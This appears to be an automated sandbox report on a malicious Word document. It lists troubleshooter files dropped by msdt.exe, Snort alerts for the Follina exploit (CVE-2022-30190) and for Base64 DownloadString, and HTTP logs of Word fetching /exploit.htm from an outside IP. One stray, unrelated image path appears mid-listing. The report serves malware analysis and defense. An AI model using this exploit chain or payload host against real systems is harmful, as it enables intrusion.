C:\Windows\Temp\SDIAG_dd1f1f1a-d45a-4beb-a625-d8b138881117\DiagPackage.diagpkg	
Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	24702
Entropy (8bit):	4.37978533849437
Encrypted:	false
SSDEEP:	96:fO3MDP8m2xaqade1tXv8v/XPSwTkal+7lOaNeHdXQZvczyJuz4UnPz0Kuz+NGTEP:O5NzuCWNaEcU8mjapMVOHW
MD5:	191959B4C3F91BE170B30BF5D1BC2965
SHA1:	1891E3CB588516B94FDC53794DA4DF5469A4C6D0
SHA-256:	8EC3A8F67BAF1E4658FC772F9F35230CA1B0318DDAF7A4C84789A329B6F7F047
SHA-512:	092CC417FBFE7F6E02A60FF169209D7B60362B585CBF92521BFC71C0B378D978DFB9265A3E48C630CE6ABAB263711D71F3917FFAF51B6FD449CFC394E9D8C3A9
Malicious:	false
Preview:	<dcmPS:DiagnosticPackage SchemaVersion="1.0" Localized="true" xmlns:dcmPS="http://www.microsoft.com/schemas/dcm/package/2007" xmlns:dcmRS="http://www.microsoft.com/schemas/dcm/resource/2007">.. <DiagnosticIdentification>.. <ID>PCW</ID>.. <Version>3.0</Version>.. </DiagnosticIdentification>.. <DisplayInformation>.. <Parameters/>.. <Name>@diagpackage.dll,-1</Name>.. <Description>@diagpackage.dll,-2</Description>.. </DisplayInformation>.. <PrivacyLink>https://go.microsoft.com/fwlink/?LinkId=534597</PrivacyLink>.. <PowerShellVersion>2.0</PowerShellVersion>.. <SupportedOSVersion clientSupported="true" serverSupported="true">6.1</SupportedOSVersion>.. <Troubleshooter>.. <Script>.. <Parameters/>.. <ProcessArchitecture>Any</ProcessArchitecture>.. <RequiresElevation>false</RequiresElevation>.. <RequiresInteractivity>true</RequiresInteractivity>.. <FileName>TS_ProgramCompatibilityWizard.ps1</FileName>.. <ExtensionPoint/>.. </Script>..

C:\Windows\Temp\SDIAG_dd1f1f1a-d45a-4beb-a625-d8b138881117\DiagPackage.dll	
Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	66560
Entropy (8bit):	6.926109943059805
Encrypted:	false
SSDEEP:	1536:ytBGLADXf3iFGQ+/ReBQBJJgUKZgyxMBGb:ytBGcDXvKoRqKuxgyx
MD5:	6E492FFAD7267DC380363269072DC63F
SHA1:	3281F69F93D181ADEE35BC9AD93B8E1F1BBF7ED3
SHA-256:	456AE5D9C48A1909EE8093E5B2FAD5952987D17A0B79AAE4FFF29EB684F938A8
SHA-512:	422E2A7B83250276B648510EA075645E0E297EF418564DDA3E8565882DBBCCB8C42976FDA9FCDA07A25F0F04A142E43ECB06437A7A14B5D5D994348526123E4E
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<...R...R...R.....R...P...R.Rich..R.PE..d....J_A..... .....K....`.....8.....rdata.....@..@.rsrc...`.... .....@..@.....J_A.....T...8...8.....J_A.....$.....8....rdata..8...x....rdata$zzzdbg.... .....rsrc$01.....#.....rsrc$02.... .....;A.(.j..x..)V...Zl4..w.E..J_A.....

C:\Windows\Temp\SDIAG_dd1f1f1a-d45a-4beb-a625-d8b138881117\RS_ProgramCompatibilityWizard.ps1	
Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	ISO-8859 text, with CRLF line terminators
Category:	dropped
Size (bytes):	50242
Entropy (8bit):	4.932919499511673
Encrypted:	false
SSDEEP:	384:/wugEs5GhrQzYjGBHvPbD9FZahXuDzsP6qqF8DdEakDiqeXacgcRjdhGPtQMHQF4:/c5AMHvDDf2VE+quAiMw4
MD5:	EDF1259CD24332F49B86454BA6F01EAB
SHA1:	7F5AA05727B89955B692014C2000ED516F65D81E
SHA-256:	AB41C00808ADAD9CB3D76405A9E0AEE99FB6E654A8BF38DF5ABD0D161716DC27
SHA-512:	A6762849FEDD98F274CA32EB14EC918FDBE278A332FDA170ED6D63D4C86161F2208612EB180105F238893A2D2B107228A3E7B12E75E55FDE96609C69C896EBA
Malicious:	false
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#This is passed from the troubleshooter via 'Add-DiagRootCause'..PARAM($targetPath, $appName)....#RS_ProgramCompatibilityWizard..#rparsons - 05 May 2008..#rfink - 01 Sept 2008 - rewrite to support dynamic choices....#set-psdebug -strict -trace 0....#change HKLM\Software\Windows NT\CurrentVersion\AppCompatFlags\CompatTS EnableTracing(DWORD) to 1..#if you want to enable tracing..$SpewTraceToDesktop = $false ....Import-LocalizedData -BindingVariable CompatibilityStrings -FileName CL_LocalizationData....#Compatibility modes..$CompatibilityModes = new-Object System.Collections.Hashtable..$CompatibilityModes.Add("Version_WIN8RTM", "WIN8RTM")..$CompatibilityModes.Add("Version_WIN7RTM", "WIN7RTM")..$CompatibilityModes.Add("Version_WINVISTA2", "VISTASP2")..$CompatibilityModes.Add("Version_WINXP3", "WINXPSP3")..$CompatibilityModes.Add("Version_MSIAUTO", "MSIAUTO")..$CompatibilityModes.Add("Version_UNKNOWN", "WINXPSP3")..$Comp

C:\Windows\Temp\SDIAG_dd1f1f1a-d45a-4beb-a625-d8b138881117\TS_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	16946
Entropy (8bit):	4.860026903688885
Encrypted:	false
SSDEEP:	384:3FptgXhu9IOM7BTDLwU7GHf7FajKFzB9Ww:Ghu9I9dQYWB9Ww
MD5:	2C245DE268793272C235165679BF2A22
SHA1:	5F31F80468F992B84E491C9AC752F7AC286E3175
SHA-256:	4A6E9F400C72ABC5B00D8B67EA36C06E3BC43BA9468FE748AEBD704947BA66A0
SHA-512:	AAECB935C9B4C27021977F211441FF76C71BA9740035EC439E9477AE707109CA5247EA776E2E65159DCC500B0B4324F3733E1DFB05CEF10A39BB11776F74F03C
Malicious:	false
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#TS_ProgramCompatibilityWizard..#rparsons - 05 May 2008....$ShortcutListing = New-Object System.Collections.Hashtable..$ExeListing = New-Object System.Collections.ArrayList..$CombinedListing = New-Object System.Collections.ArrayList....Import-LocalizedData -BindingVariable CompatibilityStrings -FileName CL_LocalizationData....# Block PCW on unsupported SKUs..$BlockedSKUs = @(178)..[Int32]$OSSKU = (Get-WmiObject -Class "Win32_OperatingSystem").OperatingSystemSKU..if ($BlockedSKUs.Contains($OSSKU))..{.. return..}....$typeDefinition = @"....using System;..using System.IO;..using System.Runtime.InteropServices;..using System.Text;..using System.Collections;....public class Utility..{.. public static string GetStartMenuPath().. {.. return Environment.GetFolderPath(Environment.SpecialFolder.StartMenu);.. }.... public static string GetAllUsersStartMenuPath().. {.. return Path.Combine(Environ

C:\Windows\Temp\SDIAG_dd1f1f1a-d45a-4beb-a625-d8b138881117\VF_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	ISO-8859 text, with CRLF line terminators
Category:	dropped
Size (bytes):	453
Entropy (8bit):	4.983419443697541
Encrypted:	false
SSDEEP:	12:QcM3BFN+dxmVdyKVCkLZI4S2xhzoJNIDER5lI02xzS4svc3uVr:Qb3DQbeCklTxhzoJUoS02tCr
MD5:	60A20CE28D05E3F9703899DF58F17C07
SHA1:	98630ABC4B46C3F9BD6AF6F1D0736F2B82551CA9
SHA-256:	B71BC60C5707337F4D4B42BA2B3D7BCD2BA46399D361E948B9C2E8BC15636DA2
SHA-512:	2B2331B2DD28FB0BBF95DC8C6CA7E40AA56D4416C269E8F1765F14585A6B5722C689BCEBA9699DFD7D97903EF56A7A535E88EAE01DFCC493CEABB69856FFF9AA
Malicious:	false
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#if this environment variable is set, we say that we don't detect the problem anymore so it will..#show as fixed in the final screen..PARAM($appName)....$detected = $true..if ($Env:AppFixed -eq $true)..{.. $detected = $false ..}....Update-DiagRootCause -id "RC_IncompatibleApplication" -iid $appName -Detected $detected....#RS_ProgramCompatibilityWizard..#rparsons - 05 May 2008....

C:\Windows\Temp\SDIAG_dd1f1f1a-d45a-4beb-a625-d8b138881117\en-US\CL_LocalizationData.psd1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	6650
Entropy (8bit):	3.6751460885012333
Encrypted:	false
SSDEEP:	96:q39pB3hpieJGhn8n/y7+aqwcQoXQZWx+cWUcYpy7I6D1RUh5EEjQB5dm:q39pRhp6Sy6wZifVEtjjFm
MD5:	E877AD0545EB0ABA64ED80B576BB67F6
SHA1:	4D200348AD4CA28B5EFED544D38F4EC35BFB1204
SHA-256:	8CAC8E1DA28E288BF9DB07B2A5BDE294122C8D2A95EA460C757AE5BAA2A05F27
SHA-512:	6055EC9A2306D9AA2F522495F736FBF4C3EB4078AD1F56A6224FF42EF525C54FF645337D2525C27F3192332FF56DDD5657C1384846678B343B2BFA68BD478A70
Malicious:	false
Preview:	..#. .L.o.c.a.l.i.z.e.d...0.4./.1.1./.2.0.1.8. .0.2.:.0.5. .P.M. .(.G.M.T.)...3.0.3.:.4...8.0...0.4.1.1. ...C.L._.L.o.c.a.l.i.z.a.t.i.o.n.D.a.t.a...p.s.d.1.....#. .L.o.c.a.l.i.z.e.d...0.1./.0.4./.2.0.1.3. .1.1.:.3.2. .A.M. .(.G.M.T.)...3.0.3.:.4...8.0...0.4.1.1. ...C.L._.L.o.c.a.l.i.z.a.t.i.o.n.D.a.t.a...p.s.d.1.....C.o.n.v.e.r.t.F.r.o.m.-.S.t.r.i.n.g.D.a.t.a. .@.'.....#.#.#.P.S.L.O.C... ..P.r.o.g.r.a.m._.C.h.o.i.c.e._.N.O.T.L.I.S.T.E.D.=.N.o.t. .L.i.s.t.e.d.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.D.E.F.A.U.L.T.=.N.o.n.e.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.8.R.T.M.=.W.i.n.d.o.w.s. .8.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.7.R.T.M.=.W.i.n.d.o.w.s. .7.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.V.I.S.T.A.2.=.W.i.n.d.o.w.s. .V.i.s.t.a. .(.S.e.r.v.i.c.e. .P.a.c.k. .2.).....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.X.P.S.P.3.=.W.i.n.d.o.w.s. .X.P. .(.S.e.r.v.i.c.e. .P.a.c.k. .3.).....V.e.r.s.i.o.n._.C.h.o.i.c.e._.M.S.I.A.U.T.O.=.S.k.i.p. .V.e.r.s.i.o.n. .C.h.e.c.k.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.U.N.

C:\Windows\Temp\SDIAG_dd1f1f1a-d45a-4beb-a625-d8b138881117\en-US\DiagPackage.dll.mui

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows

Category:	dropped
Size (bytes):	10752
Entropy (8bit):	3.517898352371806
Encrypted:	false
SSDEEP:	96:Gmw56QoV8m7t/C7eGu7tCuKFtrHQcoC1dIO4Pktmg5CuxbEWgdv0WwF:WAQovu548tmirAWu8Wm
MD5:	CC3C335D4BBA3D39E46A555473DBF0B8
SHA1:	92ADCDF1210D0115DB93D6385CFD109301DEAA96
SHA-256:	330A1D9ADF3C0D651BDD4C0B272BF2C7F33A5AF012DEEE8D389855D557C4D5FD
SHA-512:	49CBF166122D13EEEA2BF2E5F557AA8696B859AEA7F79162463982BBF43499D98821C3C2664807EDED0A250D9176955FB5B1B39A79CDF9C793431020B682ED12
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<...R...R...R.....R...P...R.Rich..R.....PE..L.....!.. .....(.....P.....@..... ...$.....8.....rdata..... .....@..@.rsrc....0... ...&.....@..@.....E.....T...8...8.....E.....$.....8....rdata..8...x....rdata$zzzdbg.... .....rsrc$01....#..0!...rsrc$02.... .....OV....,+.(,..vA..@..E..... .....

C:\Windows\Temp\SDIAG_dd1f1f1a-d45a-4beb-a625-d8b138881117\result\results.xsl


Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	48956
Entropy (8bit):	5.103589775370961
Encrypted:	false
SSDEEP:	768:hUeTHmb0+tk+Ci10ycNV6OW9a+KDoVxrVF+bBH0t9mYNJ7u2+d:hUcHXDY10tNV6OW9abDoVxrVF+bBH0tO
MD5:	310E1DA2344BA6CA96666FB639840EA9
SHA1:	E8694EDF9EE68782AA1DE05470B884CC1A0E1DED
SHA-256:	67401342192BABC27E62D4C1E0940409CC3F2BD28F77399E71D245EAE8D3F63C
SHA-512:	62AB361FFEA1F0B6FF1CC76C74B8E20C2499D72F3EB0C010D47DBA7E6D723F9948DBA3397EA26241A1A995CFFCE2A68CD0AAA1BB8D917DD8F4C8F3729FA6D 244
Malicious:	false
Preview:	<?xml version="1.0"?>..<?Copyright (c) Microsoft Corporation. All rights reserved.?>..<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msx sl="urn:schemas-microsoft-com:xslt" xmlns:ms="urn:microsoft-performance" exclude-result-prefixes="msxsl" version="1.0">...<xsl:output method="html" indent="yes" standalone="yes" encoding="UTF-16"/>...<xsl:template name="localization">....<_locDefinition>.....<_locDefault _loc="locNone"/>.....<_locTag _loc="locData">Str ing</_locTag>.....<_locTag _loc="locData">Font</_locTag>.....<_locTag _loc="locData">Mirror</_locTag>....</_locDefinition>...</xsl:template>... ********** Images ****** **** -->...<xsl:variable name="images">....<Image id="check">res://sdiageng.dll/check.png</Image>....<Image id="error">res://sdiageng.dll/error.png</Image>....<Image id="info">res://sdiageng.dll/info.png</Image>....<Image id="warning">res://sdiageng.dll/warning.png</Image>....<Image id="expand">res://sdiageng.dll/expand.png</Ima ge>....<Image id="

Static File Info

General

File type:	Microsoft OOXML
Entropy (8bit):	7.994153126444351
TrID:	• Word Microsoft Office Open XML Format document (49504/1) 49.01% • Word Microsoft Office Open XML Format document (43504/1) 43.07% • ZIP compressed archive (8000/1) 7.92%
File name:	ZDhoKQk8G6.docx
File size:	449949
MD5:	b64108b4dbb4cc0ceeca091289d3c3e6
SHA1:	ad1eb7107e76f8d75cdb2c3a8cc39179dd490ef0
SHA256:	52b48c4b2f4a63fc6611dea7e9146a440d41e306143788ea20c56c3ab292cf00
SHA512:	e3446e893cedc19a6b3dfb931d830f8467139f418fc851c47f638974dfe665cac8bea6decb5f15e087a9eb1a5c5bb59c63e4606f8f55b5ed1171ec4aed22d905
SSDEEP:	12288:LMLNbEnsH8SUY8ceFl3b0tZ80HxVcsg/DKkxOIB:gRbEnsH8AeFlr0tFRVcsMKkJB
TLSH:	10A423E102FAA020F6B1095377D3230769414A7EB8B5438DCE2B765F54E37E896B24CD
File Content Preview:	PK.....T....]...R.....[Content_Types].xml...j.0.E.....6.J.(.....e.h...4vD.BR^..Q.....{....p..*[.....>..p+..K.=}..H."3.)k.$..d<...N7.B.j.J2..=S...4..u`.RY.Y.W_S.....>....[... <&.2..B..*fok\nH..I.....H..i..TxPaO..S...u.4b.+.1.....t...G.R.x.N

File Icon



Icon Hash:	74fcd0d2d6d6d0cc

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
117.48.146.246192.168.2.228008491782023942 06/15/22-07:10:36.033223	TCP	2023942	ET TROJAN Possibly Malicious Base64 Unicode WebClient DownloadString M2	8008	49178	117.48.146.246	192.168.2.22
117.48.146.246192.168.2.228008491782036726 06/15/22-07:10:36.033223	TCP	2036726	ET EXPLOIT Possible Microsoft Support Diagnostic Tool Exploitation Inbound (CVE-2022-30190)	8008	49178	117.48.146.246	192.168.2.22
117.48.146.246192.168.2.228008491782023941 06/15/22-07:10:36.033223	TCP	2023941	ET TROJAN Possibly Malicious Base64 Unicode WebClient DownloadString M1	8008	49178	117.48.146.246	192.168.2.22
117.48.146.246192.168.2.228008491812023941 06/15/22-07:10:38.181098	TCP	2023941	ET TROJAN Possibly Malicious Base64 Unicode WebClient DownloadString M1	8008	49181	117.48.146.246	192.168.2.22
117.48.146.246192.168.2.228008491812023942 06/15/22-07:10:38.181098	TCP	2023942	ET TROJAN Possibly Malicious Base64 Unicode WebClient DownloadString M2	8008	49181	117.48.146.246	192.168.2.22
117.48.146.246192.168.2.228008491812036726 06/15/22-07:10:38.181098	TCP	2036726	ET EXPLOIT Possible Microsoft Support Diagnostic Tool Exploitation Inbound (CVE-2022-30190)	8008	49181	117.48.146.246	192.168.2.22

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 15, 2022 07:16:56.064165115 CEST	49750	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:16:56.301014900 CEST	8008	49750	117.48.146.246	192.168.2.4
Jun 15, 2022 07:16:56.301146984 CEST	49750	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:16:56.301440954 CEST	49750	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:16:56.538320065 CEST	8008	49750	117.48.146.246	192.168.2.4
Jun 15, 2022 07:16:56.539045095 CEST	8008	49750	117.48.146.246	192.168.2.4
Jun 15, 2022 07:16:56.539062023 CEST	8008	49750	117.48.146.246	192.168.2.4
Jun 15, 2022 07:16:56.539294004 CEST	49750	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:16:56.559077024 CEST	49750	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:16:56.605611086 CEST	49756	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:16:56.795903921 CEST	8008	49750	117.48.146.246	192.168.2.4
Jun 15, 2022 07:16:56.867844105 CEST	8008	49756	117.48.146.246	192.168.2.4
Jun 15, 2022 07:16:56.867986917 CEST	49756	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:16:56.868206978 CEST	49756	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:16:57.129811049 CEST	8008	49756	117.48.146.246	192.168.2.4
Jun 15, 2022 07:16:57.130480051 CEST	8008	49756	117.48.146.246	192.168.2.4
Jun 15, 2022 07:16:57.130503893 CEST	8008	49756	117.48.146.246	192.168.2.4
Jun 15, 2022 07:16:57.130572081 CEST	49756	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:16:57.130667925 CEST	49756	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:16:57.392205954 CEST	8008	49756	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:00.173068047 CEST	49761	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:00.438481092 CEST	8008	49761	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:00.438613892 CEST	49761	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:00.438724995 CEST	49761	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:00.703174114 CEST	8008	49761	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:00.703794956 CEST	8008	49761	117.48.146.246	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 15, 2022 07:17:00.703828096 CEST	8008	49761	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:00.703910112 CEST	49761	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:00.703988075 CEST	49761	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:00.773453951 CEST	49762	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:00.966993093 CEST	8008	49761	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:01.020384073 CEST	8008	49762	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:01.020512104 CEST	49762	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:01.020761013 CEST	49762	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:01.267576933 CEST	8008	49762	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:01.268254042 CEST	8008	49762	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:01.268374920 CEST	49762	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:01.268457890 CEST	8008	49762	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:01.268501997 CEST	8008	49762	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:01.268522024 CEST	8008	49762	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:01.268532038 CEST	49762	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:01.268547058 CEST	8008	49762	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:01.268554926 CEST	49762	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:01.268570900 CEST	8008	49762	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:01.268584013 CEST	49762	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:01.268635035 CEST	49762	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:01.271183014 CEST	49762	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:01.517930984 CEST	8008	49762	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:01.648467064 CEST	49763	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:01.897419930 CEST	8008	49763	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:01.897643089 CEST	49763	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:01.897730112 CEST	49763	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:02.146719933 CEST	8008	49763	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:02.147259951 CEST	8008	49763	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:02.147288084 CEST	8008	49763	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:02.147420883 CEST	49763	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:02.147445917 CEST	49763	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:02.147821903 CEST	49763	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:02.193859100 CEST	49764	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:02.396405935 CEST	8008	49763	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:02.446739912 CEST	8008	49764	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:02.446993113 CEST	49764	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:02.447227001 CEST	49764	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:02.700556040 CEST	8008	49764	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:02.701603889 CEST	8008	49764	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:02.701622963 CEST	8008	49764	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:02.701745987 CEST	49764	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:02.713628054 CEST	49764	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:02.738367081 CEST	49765	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:02.966578007 CEST	8008	49764	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:02.985385895 CEST	8008	49765	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:02.985626936 CEST	49765	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:02.985759020 CEST	49765	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:03.232700109 CEST	8008	49765	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:03.233381033 CEST	8008	49765	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:03.233414888 CEST	8008	49765	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:03.233484983 CEST	49765	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:03.233536005 CEST	49765	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:03.234947920 CEST	49765	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:03.241686106 CEST	49766	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:03.481894016 CEST	8008	49765	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:03.499381065 CEST	8008	49766	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:03.499525070 CEST	49766	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:03.499934912 CEST	49766	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:03.757774115 CEST	8008	49766	117.48.146.246	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 15, 2022 07:17:03.758315086 CEST	8008	49766	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:03.758415937 CEST	49766	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:03.758523941 CEST	8008	49766	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:03.758591890 CEST	8008	49766	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:03.758630991 CEST	49766	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:03.758635998 CEST	8008	49766	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:03.758670092 CEST	49766	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:03.758678913 CEST	8008	49766	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:03.758698940 CEST	49766	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:03.758714914 CEST	8008	49766	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:03.758739948 CEST	49766	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:03.758776903 CEST	49766	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:03.760808945 CEST	49766	8008	192.168.2.4	117.48.146.246
Jun 15, 2022 07:17:04.018436909 CEST	8008	49766	117.48.146.246	192.168.2.4
Jun 15, 2022 07:17:04.111562967 CEST	49767	8008	192.168.2.4	117.48.146.246

HTTP Request Dependency Graph

- 117.48.146.246:8008

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49750	117.48.146.246	8008	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 15, 2022 07:16:56.301440954 CEST	865	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: 117.48.146.246:8008
Jun 15, 2022 07:16:56.539045095 CEST	920	IN	HTTP/1.1 200 OK Date: Wed, 15 Jun 2022 05:16:56 GMT Content-Type: text/html Content-Length: 0 Allow: OPTIONS,GET,HEAD,POST

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49756	117.48.146.246	8008	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 15, 2022 07:16:56.868206978 CEST	990	OUT	HEAD /exploit.htm HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-IDCRL_ACCEPTED: t Host: 117.48.146.246:8008
Jun 15, 2022 07:16:57.130480051 CEST	1162	IN	HTTP/1.1 200 OK Date: Wed, 15 Jun 2022 05:16:56 GMT Content-Type: application/octet-stream Content-Length: 5982

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49761	117.48.146.246	8008	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 15, 2022 07:17:00.438724995 CEST	1298	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: 117.48.146.246:8008
Jun 15, 2022 07:17:00.703794956 CEST	1298	IN	HTTP/1.1 200 OK Date: Wed, 15 Jun 2022 05:17:00 GMT Content-Type: text/html Content-Length: 0 Allow: OPTIONS,GET,HEAD,POST

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49762	117.48.146.246	8008	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 15, 2022 07:17:01.020761013 CEST	1299	OUT	GET /exploit.htm HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 16) Accept-Encoding: gzip, deflate Host: 117.48.146.246:8008 Connection: Keep-Alive
Jun 15, 2022 07:17:01.268254042 CEST	1300	IN	HTTP/1.1 200 OK Date: Wed, 15 Jun 2022 05:17:01 GMT Content-Type: application/octet-stream Content-Length: 5982

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
